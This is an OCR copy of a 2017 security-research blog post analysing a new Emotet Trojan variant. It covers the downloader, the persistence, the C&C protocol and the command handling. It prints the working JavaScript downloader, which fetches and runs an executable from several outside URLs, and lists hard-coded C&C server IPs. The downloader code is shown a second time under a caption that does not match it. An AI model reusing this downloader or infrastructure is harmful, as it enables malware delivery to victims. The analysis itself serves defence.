
Deep Analysis of New Emotet Variant – Part 1

blog.fortinet.com/2017/05/03/deep-analysis-of-new-emotet-variant-part-1

May 3, 2017



Threat Research

By Xiaopeng Zhang | May 03, 2017

Background

Last week, FortiGuard Labs captured a JS file that functions as a malware downloader to spread a new variant of the Emotet Trojan. Its original file name is *Invoice__779__Apr___25___2017___lang___gb___GB779.js.* A JS file, as you may be aware, is a JavaScript file that can be executed by a Window Script Host (wscript.exe) simply by double-clicking on it. In this blog we will analyze how this new malware works by walking through it step by step in chronological order.

A JS file used to spread malware

The original JS code is obfuscated, and therefore hard to understand. Based on my analysis, its task is to generate a new JS code into an array and execute it. The new code is easier to understand, as you can see in the code snippet in Figure 1. As I mentioned, it's a downloader tool that tries to download malware from five URLs onto the affected device. Once one download is finished, the malware is saved to the system temporary folder as "random name.exe" and executed.

```
function getData(callback)
{try{getDataFromUrl("http://willemberg.co.za/TwnZ36149pNVar/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://meanconsulting.com/K44975X/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://microtecno.com/i17281nfryG/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://thefake.com/Y96158yeXR/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://cdoprojectgraduation.com/eaSz15612O/", function(result, error)
{if ( ! error){return callback(result, false); } else
[......]
function getDataFromUrl(url, callback)
{try{var xmlHttp = new ActiveXObject("MSXML2.XMLHTTP");
xmlHttp.open("GET", url, false); xmlHttp.send(); if (xmlHttp.status == 200)
{return callback(xmlHttp.ResponseBody, false); } else
{return callback(null, true); } } catch (error)
{return callback(null, true); } }
function getTempFilePath()
{try{ var fs = new ActiveXObject("Scripting.FileSystemObject");
var tmpFileName = "\\" + Math.random().toString(36).substr(2, 9) +".exe";
var tmpFilePath = fs.GetSpecialFolder(2) + tmpFileName; return tmpFilePath; } catch (error)
{return false; } }
function saveToTemp(data, callback)
{try
{var path = getTempFilePath(); if (path)
{var objStream = new ActiveXObject("ADODB.Stream"); objStream.Open(); objStream.Type = 1;
  objStream.Write(data); objStream.Position = 0; objStream.SaveToFile(path, 2);
  objStream.Close(); return callback(path, false); } else
{return callback(null, true); } } catch (error)
{return callback(null, true); } }

getData(function(data, error){if ( ! error){
 saveToTemp(data, function(path, error){if( ! error)
  {try{
  var wsh = new ActiveXObject("WScript.Shell");
  wsh.Run(path);
[......]
```

Figure 1. Snippet of the generated JS code

Running the downloaded exe file

While the downloaded exe file is executed, it moves itself to “%LocalAppData%\random name\random name.exe” . A random name for the file is generated using local file names. You can treat it as any random name, however, in my environment, the name is “LatnParams.exe”.

To protect itself, once LatnParams.exe is executed it extracts code from itself, inserts it into a newly-created LatnParams.exe by calling the CreateProcessW function with a CREATE_SUSPENDED flag, and then restores the second process to run. Once that is complete, the first process exits. Later, the LatnParams.exe’s lnk file is created inside the Startup folder in the system Start Menu so it can automatically run whenever the system starts. See Figure 2.




Figure 2. Malware in Startup folder

The main function of the second process

Next, we'll look to see how the code works inside the second process that is created. There is a hidden window created for the second process. Its WindowProc function is to handle all windows messages for the window. This malware uses a WM_TIMER message to initiate it. Calling the SetTimer function can generate such a message.

Once this window is created, a WM_CREATE message is sent to the WindowProc function, where it calls the SetTimer function to keep the system posting WM_TIMER messages every 200ms and then callback the window's WindowProc function.

```
function getData(callback)
{try{getDataFromUrl("http://willemberg.co.za/TwnZ36149pMVar/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://meanconsulting.com/K44975X/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://microtecno.com/i17281nfryG/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://thefake.com/Y96158yeXR/", function(result, error)
{if ( ! error){return callback(result, false); } else
{getDataFromUrl("http://cdoprojectgraduation.com/eaSz15612O/", function(result, error)
{if ( ! error){return callback(result, false); } else
[......]
function getDataFromUrl(url, callback)
{try{var xmlHttp = new ActiveXObject("MSXML2.XMLHTTP");
xmlHttp.open("GET", url, false); xmlHttp.send(); if (xmlHttp.status == 200)
{return callback(xmlHttp.ResponseBody, false); } else
{return callback(null, true); } } catch (error)
{return callback(null, true); } }
function getTempFilePath()
{try{ var fs = new ActiveXObject("Scripting.FileSystemObject");
var tmpFileName = "\\" + Math.random().toString(36).substr(2, 9) +".exe";
var tmpFilePath = fs.GetSpecialFolder(2) + tmpFileName; return tmpFilePath; } catch (error)
{return false; } }
function saveToTemp(data, callback)
{try
{var path = getTempFilePath(); if (path)
{var objStream = new ActiveXObject("ADODB.Stream"); objStream.Open(); objStream.Type = 1;
  objStream.Write(data); objStream.Position = 0; objStream.SaveToFile(path, 2);
  objStream.Close(); return callback(path, false); } else
{return callback(null, true); } } catch (error)
{return callback(null, true); } }

getData(function(data, error){if ( ! error){
 saveToTemp(data, function(path, error){if( ! error)
  {try{
  var wsh = new ActiveXObject("WScript.Shell");
  wsh.Run(path);
[......]
```

Figure 3. Call SetTimer Function


Next, we will examine this WindowProc function. Figure 4 is the structure of this function in pseudo code.

```
int __stdcall WindowProc(int a1, int a2, int a3, int a4)
{
 [••••••]
case 6:
  sub_403A20();// Collect victim system's information and encrypt.
  v17 = v6();
  dword_4185D0 = 7;
  dword_4185E0 = v17 + 2200;
  break;
case 7:
  if ( !sub_403AE0() )  // Communicate with C&C server.
    goto LABEL_23;
  dword_4185D0 = 8;
  dword_4185E0 = v6() + 2200;
  break;
case 8:
  if ( sub_403B30() ) // Decrypt the reply data from C&C server.
  {
    v20 = v6();
    dword_4185D0 = 9;
    dword_4185E0 = v20 + 2200;
  }
  else
  {
 LABEL_23:
  v18 = dword_4185E8 + 1;
  if ( !CnC_Server_IP[2 * (dword_4185E8 + 1)] )// Get hard-coded C&C server IP(s)
    v18 = 0;
  dword_4185E8 = v18;
  v19 = v6();
  dword_4185D0 = 6;
  dword_4185E0 = v19 + 30000;
  }
  break;
case 9:
  sub_403BA0();// Parse decrypted data from C&C server.
  v21 = v6();
  dword_4185D0 = 6;
  dword_4185E0 = v21 + 900000;
  break;
 [••••••]
}
```

Figure 4. WindowProc Function

Case 6 Code Branch

In the case 6 code branch, the malware collects system information from the affected device, including computer name, country name, the names of all running programs, and content about whether or not MS Office Outlook is installed. It then puts all the collected data together into a memory buffer and encrypts it. Figure 5 shows the data ready for encryption.



```
00634928 08 10 12 AA 03 0A 14 41 44 4D 49 4E 2D 50 43 5F  ◘►↕?.¶ADMIN-PC_
00634938 55 53 5F 38 31 39 44 39 36 45 37 15 16 00 01 00  US_819D96E7┴┬.
00634948 1A F8 02 5B 53 79 73 74 65 6D 20 50 72 6F 63 65  →?[System Proce
00634958 73 73 5D 2C 53 79 73 74 65 6D 2C 73 6D 73 73 2E  ss],System,smss.
00634968 65 78 65 2C 63 73 72 73 73 2E 65 78 65 2C 77 69  exe,csrss.exe,wi
00634978 6E 6C 6F 67 6F 6E 2E 65 78 65 2C 77 69 6E 69 6E  nlogon.exe,winin
00634988 69 74 2E 65 78 65 2C 73 65 72 76 69 63 65 73 2E  it.exe,services.
00634998 65 78 65 2C 6C 73 61 73 73 2E 65 78 65 2C 6C 73  exe,lsass.exe,ls
006349A8 6D 2E 65 78 65 2C 73 76 63 68 6F 73 74 2E 65 78  m.exe,svchost.ex
006349B8 65 2C 73 70 6F 6F 6C 73 76 2E 65 78 65 2C 73 72  e,spoolsv.exe,sr
006349C8 76 61 6E 79 2E 65 78 65 2C 4B 4D 53 65 72 76 69  vany.exe,KMServi
006349D8 63 65 2E 65 78 65 2C 63 6F 6E 68 6F 73 74 2E 65  ce.exe,conhost.e
006349E8 78 65 2C 73 70 70 73 76 63 2E 65 78 65 2C 77 6D  xe,sppsvc.exe,wm
006349F8 70 6E 65 74 77 6B 2E 65 78 65 2C 53 65 61 72 63  pnetwk.exe,Searc
00634A08 68 49 6E 64 65 78 65 72 2E 65 78 65 2C 74 61 73  hIndexer.exe,tas
00634A18 6B 68 6F 73 74 2E 65 78 65 2C 64 77 6D 2E 65 78  khost.exe,dwm.ex
00634A28 65 2C 65 78 70 6C 6F 72 65 72 2E 65 78 65 2C 63  e,explorer.exe,c
00634A38 6D 64 2E 65 78 65 2C 74 61 73 6B 6D 67 72 2E 65  md.exe,taskmgr.e
00634A48 78 65 2C 72 65 67 65 64 69 74 2E 65 78 65 2C 69  xe,regedit.exe,i
00634A58 65 78 70 6C 6F 72 65 2E 65 78 65 2C 6E 6F 74 65  explore.exe,note
00634A68 70 61 64 2E 65 78 65 2C 61 75 64 69 6F 64 67 2E  pad.exe,audiodg.
00634A78 65 78 65 2C 4C 61 74 6E 50 61 72 61 6D 73 2E 65  exe,LatnParams.e
00634A88 78 65 2C 4F 6C 6C 79 44 42 47 2E 45 58 45 2C 53  xe,OllyDBG.EXE,S
00634A98 65 61 72 63 68 50 72 6F 74 6F 63 6F 6C 48 6F 73  earchProtocolHos
00634AA8 74 2E 65 78 65 2C 53 65 61 72 63 68 46 69 6C 74  t.exe,SearchFilt
00634AB8 65 72 48 6F 73 74 2E 65 78 65 2C 22 12 4D 69 63  erHost.exe,"↕Mic
00634AC8 72 6F 73 6F 66 74 20 4F 75 74 6C 6F 6F 6B 00 00  rosoft Outlook..
00634AD8 F5 C5 D8 FA F5 D9 00 00 E8 25 63 00 00 19 63 00  ⌠─╪·⌠┘..Φ%c...c.
```

Figure 5. Collected data from the victim's system

As you can see, the first part is the computer name. Following "16 00 01 00" is the CPU information. The next part is the running process names, followed by the string "Microsoft Outlook," which means that MS Office Outlook is installed on this machine. You may also notice that the debugger name "OllyDBG.exe" is also in the process name list. Through my analysis I found that the C&C server checks the process names. If it learns that a debugging-related tool (such as OllyDbg, WinDbg, IDA Pro, etc.) is being running on the victim's machine, a different response is returned. In this case, it replies with a new version of itself, causing itself to upgrade again and again until those tools exit.

After encryption, it copies the encrypted data, the encryption key, and the hash value together into a new buffer. It then sets the next case number to 7 and exits the case 6 branch.

Case 7 Code Branch

In the case 7 code branch the main function is to connect to the C&C server and send collected data to the server. It also receives data from the C&C server. We'll take a look at how it works here.

The C&C server's IP and port are hard-coded. In this version there are eleven, as shown below:

```
004175D0                ; DATA XREF: WindowProc+257r
004175D0                ;sub_403AE0+Co
004175D0  dd 0D453A62Dh ;212.83.166.45
004175D4  dd 1F90h      ;8080
004175D8  dd 0ADE68843h ;173.230.136.67
004175DC  dd 1BBh       ;443
004175E0  dd 0ADE0DA19h ;173.224.218.25
004175E4  dd 1BBh       ;443
004175E8  dd 68E38922h  ;104.227.137.34
004175EC  dd 1BA8h      ;7080
004175F0  dd 894AFE40h  ;137.74.254.64
004175F4  dd 1F90h      ;8080
004175F8  dd 0BCA5DCD6h ;188.165.220.214
004175FC  dd 1F90h      ;8080
00417600  dd 558FDDB4h  ;85.143.221.180
00417604  dd 1BA8h      ;7080
00417608  dd 77521BF6h  ;119.82.27.246
0041760C  dd 1F90h      ;8080
00417610  dd 0C258F607h ;194.88.246.7
00417614  dd 1F90h      ;8080
00417618  dd 0CED6DC4Fh ;206.214.220.79
0041761C  dd 1F90h      ;8080
00417620  dd 68EC02FDh  ;104.236.2.253
00417624  dd 1BBh       ;443
```

It gets the data generated in the case 6 branch and encodes it using base64. It then sends the base64-encoded data as a Cookie value to the C&C server. Figure 6 shows the data in Wireshark.




Figure 6. Send collected system information to C&C server

In Figure 6, the status of the response from C&C server is “404 Not Found.” This message is used is to confuse analysts. The body, however, is the encrypted data. After receiving all data from the server, it sets the next case number to 8 and exits this branch.

Case 8 Code Branch

The only thing done in the case 8 branch is decrypt the data received in case 7. It then exits this branch and sets the next case number to 9.

Case 9 Code Branch

The case 9 branch is used to process the data decrypted in case 8. Figure 7 is a part of the pseudo code of case 9.

```
switch ( v8 )
{
  case 1u:
  case 2u:
    sub_403560(v9, v10); // upgrade itself.
    break;
  case 3u:
    sub_403660(v9, (unsigned int)v10 >> 1);// to download a file and execute it.
    break;
  case 4u:
    v5 = sub_4019B0(v9, v10);
    if ( v5 )
      CreateThread(0, 0, Thread_fun, v5, 0, 0);// load modules in thread functions.
    break;
  case 5u:
    sub_402650();
    sub_4026F0();
    break;
  default:
    continue;
}
```

Figure 7. Pseudo code of case 9

There are some sub-cases in the case 9 branch. The case number “v8” comes from decrypted data. Following are two examples of the decrypted data.

In Figure 8, “08 01” is about a sub-case. “08” is a kind of flag or C&C command, and “01” refers to sub-case number 1. As you may know, the following data is an .exe file. In the sub-case 1 branch, this file is executed to upgrade the Emotet malware. Usually, it receives an upgrade command because the C&C server has detected that there is debugging-related tool in the running program names. It’s a way to both protect itself against debugging and confuse analysts. In sub-case 1 branch, it saves the .exe file into a system temporary folder and runs it by calling the ShellExecuteW function. Meanwhile, the parent process exits to finish the upgrade.




Figure 8. Sub-case 1 example

